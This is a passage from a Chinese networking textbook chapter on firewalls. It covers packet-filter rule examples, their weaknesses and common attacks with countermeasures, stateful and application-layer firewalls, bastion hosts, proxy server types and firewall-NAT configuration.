② 默认设置为“放行”：如果收到的 IP 包的属性没有被防火墙规则明确规定为禁止，就将此包转发放行。这种策略让防火墙用户使用很方便，但是安全性降低了。因为只有当每个新的安全威胁产生之后，系统管理员才能对它做出相应的规则修改设置，此时可能已受到破坏了。

1. 包过滤防火墙的参数配置举例

表 9.1 给出了一些包过滤规则设置的简单例子。表中每组规则的匹配检测顺序是从上到下进行的。表格中的星号“ * ”表示适合于“任何值”。假设防火墙使用的默认设置为“丢弃”。

（1）参数配置 A：对发给内网邮件服务器的包放行(端口 25 是简单邮件传输协议(SMTP)服务器的端口号)，但只针对一台内部网关主机。同时，对来自外网的主机 131.34.3.2 的访问是阻止的，因为此主机有利用电子邮件发送海量文件攻击的历史记录，即它是黑名单成员。

（2）参数配置 B：这是默认的防火墙初始策略的明确表述，初始状态是将所有的进出包阻断。

（3）参数配置 C：此设置规定了任何内部网络的主机都可以访问外部电子邮件服务器

表 9.1　包过滤路由器参数配置举例

（1）参数配置 A

措施	内网主机	端口	外网主机	端口	说　明
阻断	*	*	131.34.3.2	*	此外部主机不可信任，阻止与其通信，黑名单
放行	内部网关	25	*	*	允许外部主机访问内部的 SMTP 邮件服务器（端口 25）

（2）参数配置 B

措施	内网主机	端口	外网主机	端口	说　明
阻断	*	*	*	*	包过滤防火墙的默认的初始设置

（3）参数配置 C

措施	内网主机	端口	外网主机	端口	说　明
放行	*	*	*	25	允许内网主机访问外网的 SMTP 邮件服务器

（4）参数配置 D

措施	源主机	端口	目的主机	端口	TCP 控制字段	说　明
放行	内网主机 IP 地址	*	*	25		内网主机发送包到外网 SMTP 邮件服务器
放行	*	25	*	*	ACK	放行外部邮件服务器对内部主机的应答

（5）参数配置 E

措施	源主机	端口	目的主机	端口	TCP 控制字段	说　明
放行	内网主机	*	*	*		内网主机向任何外网主机的通信
放行	*	*	*	*	ACK	外部对内网主机的应答
放行	*	*	*	>1024		内网与外网的非服务器主机的通信，用高端口号

收发电子邮件。一个具有信宿端口号为 25 的 TCP 包可以被转发给外网的 SMTP 邮件服务器。此设置存在的问题是：公认端口号 25 一般就表示此包是发给 SMTP 邮件服务器的，但是外网的主机也可以将非邮件服务器的应用端口配置为 25。如果防火墙使用了这样的设置，一个外网的攻击者能够将一个 TCP 包的信源端口号设为 25，伪装成是外部 SMTP 邮件服务器发给内网主机的响应，从而欺骗防火墙，进入到内网的主机。

（4）参数配置 D：此规则设置可以实现在上述参数配置 C 中所不能实现的目标。此设置利用了建立 TCP 连接的三次握手的一个属性（见第 5 章图 5.8 中 TCP 头部控制字段）：一旦内网的主机与外网的主机建立了 TCP 连接，外网主机将会向内网主机发回一个 TCP 的控制字段为 ACK 的确认包。因此，此规则说明它将允许信源 IP 地址是内部主机之一，而信宿端口号为 25 的 IP 包从防火墙出去。它也允许一个信源端口号为 25，TCP 控制字段中含 ACK 确认标识的 IP 包从外网进入内网。注意在此规则中用公认端口号明确地指定了信源和信宿的应用系统，对外网主机的 IP 地址无明确限制。

（5）参数配置 E：大部分传统的服务器（即被攻击目标）使用的是低端口号（公认端口号小于 1023），大部分向外网发出的请求使用高端口号（大于 1023）。因此本设置将放行如下

数据包：①从内网发出的包；②外网对内网主机发出的连接请求返回的响应包；③发向内网主机的大于 1024 高端口号的包。此方案要求只有正确地使用端口号才能配置好系统。配置 E 表明了用包的网络层参数来判断应用层内容是否该放行较困难，特别是很多互联网的新型应用服务端也采用了高端口号。

2. 网络层包过滤防火墙的弱点

包过滤防火墙的优点是比较简单、对用户是透明的、转发速度快，但有如下弱点：

(1) 因为包过滤防火墙并不检查包中高层的数据，它不能检测出那些利用了应用层漏洞进行的攻击。包过滤防火墙不能阻止某些特殊的应用层指令，如果一个包过滤防火墙允许了一个给定的应用，那么在那个应用中所有的包都将被放行。例如：若黑客利用第 6 章表 6.2 中 http 请求的某些方法对 Web 服务器进行恶意破坏或攻击，那么包过滤防火墙是不能识别的。

(2) 因为包过滤防火墙可用于决策判断的参数很有限，它的日志功能也是有限的。日志记录的信息与访问控制决策的参数是相同的(信源和信宿的 IP 地址、端口号和传输层类型等)。包过滤防火墙不能识别那些 IP 地址和端口号不断变换的新型网络应用，如基于 P2P 协议的各种应用类型。

(3) 大部分包过滤防火墙不支持先进的用户认证技术。这主要是由于它缺乏对包中上层信息处理的功能。

(4) 它们对于那些利用 TCP/IP 的规范和协议栈的缺陷来进行的攻击通常是无力的，如网络层的 IP 地址诱骗攻击等。很多包过滤防火墙不能检测出那些主机地址被窜改过的 IP 包。地址诱骗攻击通常被入侵者用来绕过防火墙内设置的安全控制策略。

(5) 由于进行访问控制决策中使用的参数很少，对包过滤防火墙的设置不当将很容易导致安全性受到减弱。实际中网络防火墙的判断规则数量很多，如果这些规则之间相互存在逻辑错误或自相矛盾，将会放行那些按照安全策略本不该放行的数据包，这就需要管理员对规则参数进行认真细致的分析和设置。

3. 对包过滤防火墙的攻击和对抗方法

(1) IP 地址欺骗：即入侵者从外网向内网发送的 IP 包中的信源 IP 地址是一个内网的主机地址。攻击者希望使用这样的假地址将能穿透那些仅使用了简单的源地址安全策略的防火墙系统，在此类系统中对凡是来自内网的信任主机的包都被放行。对抗方法是抛弃那些从外网接口收到的，同时信源 IP 地址又是内网地址的包。

(2) 源路由攻击：当发现内网有多个网络出口及其漏洞后，信源主机在发出的 IP 包头部的可选项中(见图 4.22)，自行定义了让包穿过网络时所要经过的路径，攻击者希望这种方法将能够绕开那些对源路由信息不进行分析的防火墙。对抗源路由攻击的方法是让防火墙抛弃所有使用了源路由信息的 IP 包。

(3) 微小分段攻击：入侵者利用 IP 包可分段传输的特性(见图 4.20)，将一个 IP 包分为多个很小的数据段，将一个 TCP 头部的信息分解为很多相互独立的包碎片。这种攻击方法可绕开那些靠 TCP 头部信息进行过滤的防火墙规则。攻击者希望包过滤路由器只检查放行 IP 包的第一个分段，而对剩余的分段不检查全部放行(因为其余分段的 IP 包的标志 ID 号都相同)。对抗微小分段攻击的方法是：抛弃那些协议类型是 TCP，而 IP 头数据中的分解标记字段设为 1 的所有包，见第 4.2 节图 4.20 中关于 IPv4 包的分段处理。

9.2.2　网络层的全状态检测防火墙

网络层的包过滤防火墙只利用单个 IP 包的头部信息进行过滤决策，不考虑包内部高层的信息以及不同包之间的逻辑关系。大部分运行于 TCP 之上的标准应用协议都是按照客户/服务器(client/server)模式工作的，对于特定类型的网络通信使用传统的公认端口地址，因此“无状态”的包过滤器可以根据包中的端口号来识别和控制这些应用类型的数据流，例如 Web 浏览、网络打印、邮件传输、FTP 等，如果在包过滤防火墙两端的主机都使用了非标准的端口号，它就不能识别了。

例如，在简单邮件传输协议(SMTP)中，客户机与服务器建立 TCP 连接后传送电子邮件报文。服务器接收到电子邮件并把它们放到相应的用户信箱中。SMTP 的工作是通过在客户机和服务器之间建立一个 TCP 连接来进行，服务器的端口号是 25。而 SMTP 客户机的 TCP 端口号是一个介于 1024 和 16 383 之间的随机数，它由 SMTP 客户机产生(见图 6.14)。如果邮件服务器放在内网中，那么包过滤防火墙必须允许所有具有 TCP 高端口号的数据包进入内网，这就产生了一个隐患，给未经授权的用户一个可乘之机。

1990 年 AT&T 贝尔实验室的三位工程师开发了网络层的全状态检测包过滤防火墙。它具有包过滤防火墙的功能，另外还要分析 IP 包在一个通信进程中的位置。它在状态表中记录下所有经过防火墙转发的 IP 包的通信逻辑特性，当收到一个新的 IP 包后，它判断该包是否是用于启动一个新的连接？还是属于一个已经建立了连接的通信进程中的一部分，或者是一个不符合通信逻辑的异常包。因此这技术也称为“全状态检测防火墙”(Stateful Packet Inspection Firewall)。在这类防火墙中设置了常规的静态检测规则，还增加了连接状态的判断准则，用于对 IP 包的进一步识别。

例如：常规的客户机与服务器之间建立 TCP 连接的三次握手数据包的顺序是：SYN、SYN+ACK、ACK(见图 5.9)。如果在防火墙的状态记录表中并没有曾经向外网转发过 SYN 包的情况下，却收到了一个来自外网的 SYN+ACK 的包，这个包的出现就违反了 TCP 的握手规程，应当将它抛弃。

全状态检查防火墙能够用于检测那些非正常的连接，以及对付某些类型的拒绝服务攻击。

全状态检测包过滤防火墙内部有一个转发过的与外网 TCP 连接的记录表，如表 9.2 所示。表中对于每个当前已建立的连接都有一个记录条目。全状态包过滤器只允许那些满足此记录中的任何一个条目的高端口号的数据流进入内网，它不仅只是孤立地判断一个包是否该放行，而还要考察此包是否属于记录表中一个已建立连接的进程中的一个通信步骤。因此它对异常包的识别能力比无状态包过滤防火墙好。

表 9.2　全状态检测防火墙的通信状态记录表举例

源 IP 地址	源　端　口	目的 IP 地址	目 的 端 口	连 接 状 态
192.168.1.100	1030	210.9.88.29	80	已连接
192.168.1.102	1031	216.32.42.123	80	已连接
192.168.1.101	1033	173.66.32.122	25	已连接

续表

源 IP 地址	源　端　口	目的 IP 地址	目 的 端 口	连 接 状 态
192.168.1.106	1035	177.231.32.12	79	已连接
223.43.21.231	1990	192.168.1.6	80	已连接
219.22.123.32	2112	192.168.1.6	80	已连接
210.99.212.18	3321	192.168.1.6	80	已连接

9.2.3　应用层防火墙

网络层防火墙仅利用 IP 包头部的信息作为转发或抛弃的判断依据，它不能识别应用层数据中含有恶意程序的数据包。另一方面，近年来出现了大量的非互联网官方标准的应用技术，例如，网络可视通话、迅雷数据下载、QQ 聊天、网络游戏等应用，它们是企业自行开发的自主知识产权的应用协议，并受到了大量网络用户的欢迎。这些应用对局域网的负面影响是：数据流量巨大，往往挤占了很多单位局域网的有限传输带宽，干扰了部门的正常工作，并产生了很多信息安全隐患。对这些非互联网官方标准的网络数据流，用传统的包过滤防火墙检测技术是无法识别的。

从 2009 年以来，很多安全设备制造商研发生产了一些更高级的防火墙，能对各种标准协议和非标准协议的应用层数据进行自动识别，识别类型可达到数百甚至上千种。一些高级的防火墙对很多应用类型的 IP 包，不是简单地采用抛弃或放行的措施，而是通过对包中内容的分析处理，去除包中的违反安全规则的数据成分后，将包仍然转发给用户，不影响用户的正常使用(例如，仅删除掉客户机下载的 Web 网站首页中的广告图片和链接等)。这些具有先进功能的高级防火墙也被称为“下一代防火墙”。由于它们的工作原理是基于对各种新的不良网络通信属性的研究和分析判断，人们寄希望于这种高级防火墙的发展来增强对单位局域网的安全防护。

应用层防火墙工作于 TCP/IP 协议栈的应用层，能够检测分析各类网络应用之间传递的数据，当抛弃不满足过滤规则的包的时候，它并不向源地址主机发送通知，这与路由器不同，因为当路由器抛去一个 IP 包后要向源主机返回一个通知。应用层防火墙对转发数据包的过滤检测方法有如下几类：

(1) 对 IP 包内标准应用协议传输的字符或字符串进行匹配检测。例如，FTP、Telnet、DNS、HTTP、TCP、UDP、POP3 和 SMTP 等。例如，若要过滤含有 Virus 字样的电子邮件，可以在 POP3 协议数据过滤规则中将它设为过滤关键词。

(2) 可以识别和分析应用层的内容，检测应用数据中感染的木马和病毒等恶意程序。能够识别那些利用合法的应用协议来从事破坏行为的数据包。

(3) 能够识别那些虽然采用了标准应用协议，但是应用服务端采用了非标准端口地址的数据包。例如，可识别过滤来自 HTTP 服务器的端口号不是 80 的数据包。

(4) 能够识别那些虽然采用了标准应用协议，但是进程逻辑异常的数据包。如：在防火墙的记录中没有曾经向外网转发过 DNS request 的记录，但是却从外网收到了一个 DNS response 的响应包，这就属于应用协议逻辑异常的 IP 包，应当抛弃。

(5) 应用层防火墙可判断一个进程是否应当接受，并给予连接。它分析套接字调用(hook into socket calls)的进程来过滤位于 OSI 模型的应用层之间的连接，因此也称为套接字过滤器(socket filters)。应用层防火墙的过滤准则是“基于进程的过滤”，而不是像包过滤防火墙那种“基于端口地址”的过滤。通常，在判定是否接受一个进程的连接之前，它在计算机屏幕上给用户一个提示，由用户的取舍来定义对该进程是否应当放行。例如，在用户未进行任何操作的情况下，却发现主机自动地向外发送一个进程的连接请求时，防火墙给用户一个提示“某程序要向外联系，是否放行?”，由用户来确定该进程是否应当允许或阻止，并且今后是否照此处理。例如，阻止主机上安装的某些合法应用程序主动地向外网主机发送软件的版本、序列号、主机地址等信息。

(6) 大部分应用层防火墙与包过滤防火墙等组合使用。原理上，它应能够检测和判别所有不需要的应用层的数据流，然后阻断其进入内网。但是要做到完全的监测识别是不容易的，特别是互联网上出现了很多新的非标准应用协议，一些企业自主知识产权的应用协议原理往往是不公开的。对新的非传统的应用协议的分析识别、安全性判定有一个滞后的时期。这也导致应用层防火墙的过滤规则变得越来越复杂。

检查和过滤包中应用层的所有不安全内容，会延迟对数据包的转发速度。基于软件的应用层防火墙比基于硬件的全状态检测防火墙要慢，但它们相互组合后会使系统更安全和可靠。

9.2.4 堡垒主机

堡垒主机(bastion host)指网络中专门用于安装各种应用服务软件的计算机平台，即各种专用服务器主机。在堡垒主机上可安装的服务类型是：Web 服务器、DNS(Domain Name System)域名服务器、SMTP 电子邮件服务器、FTP(File Transfer Protocol)服务器、Proxy server 代理服务器、作为诱饵的蜜罐主机(Honey pot、VPN(Virtual Private Network)服务器、深度安全的堡垒主机(Deep-Secure Bastion)、用户入网的身份认证服务器等。

堡垒主机在向内网和外网的主机提供访问或接入服务的同时，一般都暴露在受攻击风险较高的环境中，它们往往被设置在私有网络的 DMZ(Demilitarized Zone)非军事区的公共一侧，较少受到网络防火墙等安全设备的保护。堡垒主机是网络系统安全的重要组成部分。由于它们工作在不安全的环境中，必须对它们的设计和配置给予极大的关注，以减少被恶意渗透的机会。

堡垒主机在网络中有两种配置方式。第一种方式配置在两个防火墙中间，一个是与外部网络连接的防火墙，另一个是与内部网络连接的防火墙，将堡垒主机设置在二者之间的 DMZ 非军事区。例如，在图 9.5 中，将安装服务器群的 DMZ 子网接在防火墙的一个内网端口。在小型网络中往往只有一个防火墙，那么堡垒主机可设置在防火墙之外。

堡垒主机还可分为多属主机(Multi-Homed Hosts)和屏蔽主机(Screened Hosts)。双属主机有两个网络连接口，通常设置一个防火墙和一种服务。屏蔽主机是专门用于运行防火墙功能的一台双属主机，防火墙和路由器也可被看成是堡垒主机。可通过代理命令 Proxy Command 和 Open SSH 加密通信技术对堡垒主机进行远程设置(参看第 11 章表 11.4)。

因为堡垒主机需要能对来自外部网络的访问提供良好的服务，还必须经受住各种各样的网络攻击。因此在安全性要求较高的网络中，设置在一台堡垒主机上的服务应当尽可能单一，不要将多种服务放在同一台堡垒主机上。以下是配置堡垒主机的一些建议：

(1) 停止和卸载堡垒主机上的不需要的服务和后台程序。

(2) 停止或卸载任何不需要的用户账户。

(3) 停止或卸载任何不需要的网络协议。

(4) 正确配置登录和检查日志，查找任何可能的攻击。

(5) 在堡垒主机上安装入侵检测系统(Intrusion Detection System，IDS)。

(6) 及时对堡垒主机的操作系统打上最新的补丁。

(7) 尽可能地将用户账户锁定，防止非法篡改账户口令，特别是管理员等关键账户的锁定。

(8) 关闭堡垒主机上的所有不需要和不用的传输层端口。

(9) 使用加密通信的方法远程登录与管理堡垒主机上的服务器，例如，SSL/TLS、SSH 等。

9.2.5 代理服务器

Proxy server 代理服务器安装在堡垒主机平台上，是网络管理员应当重视的网络安全中的一个关键点。代理服务器可以设置在用户的本地网中，也可设置在互联网上介于用户和目的服务器之间的各种地方。代理服务可分为 3 种：转发式代理服务器、开放式代理服务器和反向式代理服务器。它们的一般共性如下：

(1) 代理服务器的硬件平台上安装的应当是操作系统的安全版本，使它成为一个受信任系统。

(2) 代理服务器上只安装网络管理员认为是最基本的服务。其中包括 TELNET、DNS、FTP、SMTP 之类的代理服务，或用户认证等。

(3) 代理服务器在允许和代理一个用户访问外网的 Web 服务之前，可以进行额外的认证。

(4) 每个代理服务被配置了只允许访问特定的主机系统。这意味着，有限的指令/特性集只能用于受保护网络的一个子系统。

(5) 每个代理服务对所有的数据流、每个连接，以及每个连接的持续时间进行详细的日志记录，保存详细的审计信息。审计日志对于发现和确认入侵攻击是一个重要的工具。

(6) 每个代理服务模块是一个很小的软件包，特别的设计便于网络安全防护。因为它相对较简单，检测它的代码的安全缺陷也较容易。例如，一个典型的 UNIX 邮件应用软件可能包含 20 000 多条代码，而一个邮件代理服务软件的代码仅 1000 条多一点。

(7) 安装在同一个堡垒主机中的多个代理服务是相互独立的。如果其中任何代理服务的操作有问题，或者发现了一个潜在的脆弱性，可以将此代理服务卸载，而不会影响到其他代理服务的运行。同样地，如果有些用户要求支持新的代理服务，网络管理员也能够容易地将所要求的代理服务安装在堡垒主机上。

(8) 一个代理服务软件运行时通常不进行磁盘访问，不去读本地系统的初始配置文件等。这就使得入侵者很难通过代理服务在堡垒主机上安装特洛伊木马、嗅探器或其他危险的文件。

(9) 每个代理服务作为在堡垒主机的安全目录中的一个无特权的用户运行(见第 9.5 节)。

1. 转发式代理服务器

转发式代理服务器(forward proxy)位于局域网中,作为内网客户机访问外网的其他服务器资源的一个中转代理,见图 9.1。首先,客户机向代理服务器发出请求,希望获取存放在外网其他服务器中的资源,例如,获取文件、网页、连接等资源。代理服务器根据自己的过滤规则对客户机的请求进行认证评估,例如判断请求中的 IP 地址和协议是否符合本私网的安全策略等。如果客户的请求符合安全规则,代理服务器就代表客户机与外网的相关服务器建立连接,获取所需资源,然后转发给客户机。代理服务器在转发客户机的请求以及外网服务器的响应时,可以改变其中的信息。

当代理服务器向内网的客户转发了某远端服务器的资源后,一般可将这些转发过的资源保存一个副本在自己的高速缓存中,若有后续的客户机再请求获取同样的信息资源时,代理服务器就直接将内存中的未超过有效期的资源发给客户,而不需要再次访问远端服务器。在各私有网络中应用了 Web 代理服务器后,可大大减轻对远端中心服务器的流量压力。

假设:图 9.1 中的私有网络是中国教育科研专网(CERNET),在网络出口处设置了一个专为互联网中的网站 www.abc.com 的代理服务器。当中国教育科研专网内某大学校园网的用户要利用浏览器访问网站 www. abc. com 时,DNS 服务器从收到的用户 DNS 请求中的源 IP 地址判断出该用户在教育网内,因此在返回给用户的 DNS 响应中将此域名解析为教育网内的代理服务器 IP 地址,引导用户浏览器访问该代理服务器。转发式代理服务器在向内网用户转发 www.abc.com 的网页时,可以完整转发,也可以将网页中的某些板块内容更换为用户本地的新闻或商品广告等。




图 9.1　位于私有网络中的转发式代理服务器

因此,可以利用 Wireshark 捕获分析 DNS 响应包中的丰富信息,判断自己收到 www.sina.com.cn 的网页是否来自私网中的代理服务器或公网中的主网站。设置代理服务器的必要性如下:

① 出于安全的需要,隐藏自己所代理的客户的身份、地址、端口等属性。

② Web 代理服务器利用自己高速缓存中已有的信息向客户机发回响应,可加速客户对资源的访问,减轻对目标服务器的流量压力。

③ 可以按照本地网络的安全访问控制策略,对本地用户的上网行为和内容进行管理。

④ 可提供本地网用户和公司雇员对互联网使用情况的日志和审计。

⑤ 可以绕开某些安全方面的控制。

⑥ 在转发信息之前对其内容进行扫描过滤,防止恶意软件的传播。

⑦ 对内网发向外网的数据进行扫描,防止内网的敏感信息泄露。

⑧ 绕开或规避区域内的某些限制。

网关(Gateway)是直接转发请求和响应数据包的代理服务器,但它不修改转发的信息,有时也称为信道代理(Tunneling Proxy)。

2. 开放式代理服务器

开放式代理服务器(Open Proxy)位于互联网中,接受来自互联网任何地方的客户的请求,进行相应的处理后发给互联网上的其他服务器,见图 9.2。任何互联网的用户都可以访问开放式代理服务器,由它执行中继访问服务器。互联网上有成千上万的开放式代理服务器。一个匿名的开放式代理可以允许用户在浏览 Web 服务器的时候替换掉它们自己的 IP 地址,或者使用其他的互联网服务。




图 9.2 位于互联网上的开放式代理服务器

3. 反向式代理服务器

反向代理服务器(Reverse Proxy)设置于私有网中,接收来自外部互联网的用户请求,将其转发到位于内网的各个应用服务器,位于外网的互联网用户不会意识到内网的存在,见图 9.3。




图 9.3 位于私有网络内的反向式代理服务器

例如,网络银行的各种业务分别由内网中各个不同的服务器执行,但是统一经过反向式代理服务器接入互联网,对来自公网的客户提供访问。对于外网的客户机看来反向代理服务器就是他所希望访问的那台 Web 服务器。外来的请求被转发给内网的一个或多个服务器处理后,所有的响应也是通过反向代理服务器转发给外网的客户。因此反向代理服务器安装在内部服务器的附近,它的服务对象是有限数量的一组内网服务器。使用反向代理服务器的必要性如下:

(1) 加密或 SSL 协议加速:在基于安全套接层/传输安全协议(SSL/TLS)的安全网站中(例如网络银行网站等),SSL 协议的加密和认证工作通常不是由 Web 服务器自己实施的,而是由装备了 SSL 加速硬件的反向代理服务器来实施(参看第 11.2 节)。一台 SSL 代理服务器可以向任意数量的外网客户主机提供 SSL 协议的认证与加密处理,减轻了内网中各服务器的负担。不利的方面是,位于 SSL 代理服务器后面的所有内网服务器都只能共享一个 DNS 域名,以及 SSL 连接的公网 IP 地址。这个问题可以通过 X.509 证书中的主宿主名扩展(Subject Alt Name)来部分地解决。

(2) 负载均衡：反向代理服务器能够将网络访问流量均衡地分配给几个内网的 Web 服务器，每个 Web 服务器负责自己应用领域的服务。因此，反向代理服务器就需要将在互联网上公开的每个网页的 URL 转换为内网的 URL 地址。

(3) 服务/缓存网页中的静态内容：将网页中的静态内容(网页中的框架图片等相对不变的内容)缓存到反向代理服务器中，可以减轻主 Web 服务器的负担。

(4) 网页内容压缩：反向代理服务器可以通过优化和压缩网页内容来加速客户端网页的下载。

(5) 如果外网客户用低速率的信道访问高速的内网 Web 服务器，反向代理服务器可以将网页内容缓存起来慢慢发给客户机。此功能有益于对动态产生的网页的访问。

(6) 安全：代理服务器相当于在网络安全中增加了一层防卫，可以对抗那些专门针对 Web 服务器操作系统的攻击。但不能对抗针对 Web 应用的攻击。

(7) 反向代理服务器直接面向互联网，可以通过它与内网中受防火墙保护的服务器进行通信，这样就提供了访问防火墙后面的服务器的某些功能。因此要考虑到如果此反向代理服务器受到渗透危害后，如何保护内网中其余的网络设施，因为此时内网 Web 应用就暴露在了互联网的攻击之中。

9.3 网络防火墙的配置案例

防火墙一般有 3 个接口：用于连接互联网；用于隔离为互联网用户提供服务的DMZ 区(内有电子邮件服务器、HTTP 服务器、FTP 服务器等)；用于连接内网。根据不同企业网的具体情况和安全防护策略，网络防火墙有很多不同的配置方案，其中常用的配置类型包括：

(1) 私有网络采用防火墙与 ANT 的组合，通过租用专线接入互联网的配置方案。

(2) 企业网内部的不同局域网之间通过防火墙互联的配置方案。

(3) 远距离的企业网之间通过公网建立 IPSec VPN 隧道，构成大型虚拟私有网络的防火墙配置方案。

(4) 小型企业网通过 ADSL 拨号线路接入互联网的防火墙配置方案。

(5) 大中型私有网络中，与 IDS 入侵检测系统组合的防火墙配置方案。

由于网络防火墙的配置方案种类较多，本节仅概念性地介绍两种常用的配置，详细操作方法参看防火墙产品的使用手册。

9.3.1 防火墙与 NAT 功能的组合配置

在第 4.1.3 节介绍了网络地址转换(network address translation，NAT)的原理，实际中通常将 NAT 的功能与网络防火墙组合在同一台设备(堡垒主机)中。在网络防火墙内侧的私有网络使用私有网络地址，当内网主机与外网通信时，NAT 将内网 IP 包头部的私有网络地址与外网接口的公网地址进行转换。这样就可对外屏蔽内网受保护主机的 IP 地址以及网络结构，可有效地防止黑客从外网对内网的窥视与踩点。NAT 的另一个用途是：由于公网 IPv4 地址数量有限，不可能给企业网内的每台主机都分配公网 IP 地址，采用 NAT 后可使私有网络内大量的主机对外通信时共享有限数量的公网 IP 地址。NAT 的转换方式有

如下几种：

(1) 基于地址对象的源地址转换：可转换的地址对象包括单个主机、主机地址范围和子网，对源地址可以进行的转换方式有：将源地址固定映射为某一合法 IP 地址，以及将源地址动态映射为某一网段或某一地址范围的地址。

(2) 基于属性的源地址转换：当使用网络防火墙的某一接口拨号接入 ADSL，或者将某一接口作为 DHCP 客户端时，此时接口连接外网，并且由 ISP 或 DHCP 服务器动态分配 IP 地址，即接口 IP 地址不固定。当内网用户需要通过此接口访问外网时，可以对接口进行属性绑定，在定义地址转换规则时将转换后地址设定为这些属性的名称。地址转换时系统会自动将内网地址转换为属性所绑定的接口的当前地址。

(3) 基于来自外网的包中的 IP 目的地址转换：由于来自互联网的对政府、企业的网络攻击日益频繁，因此需要对内网中向外网提供访问服务的关键设备进行有效保护。采用目的地址 NAT 可以有效地将内部网络地址对外隐藏。

(4) 基于端口的目的地址转换：采用目的地址 NAT 可以有效地将内部网络地址对外隐藏，但有些时候服务器开放的应用端口与用户访问时使用的端口（一般为公认端口）可能不同，需要进行端口的地址转换。

(5) 双向 IP 地址转换：参看图 9.4 的具体案例，图中企业私有网络通过一台防火墙和专线接入互联网，IP 地址配置见图中的标注。企业的 Web 服务器设置在内网中（IP：172.16.1.2），通过防火墙的 NAT 功能转换为公网 IP 地址 202.99.27.201 为互联网用户提供 Web 访问服务。

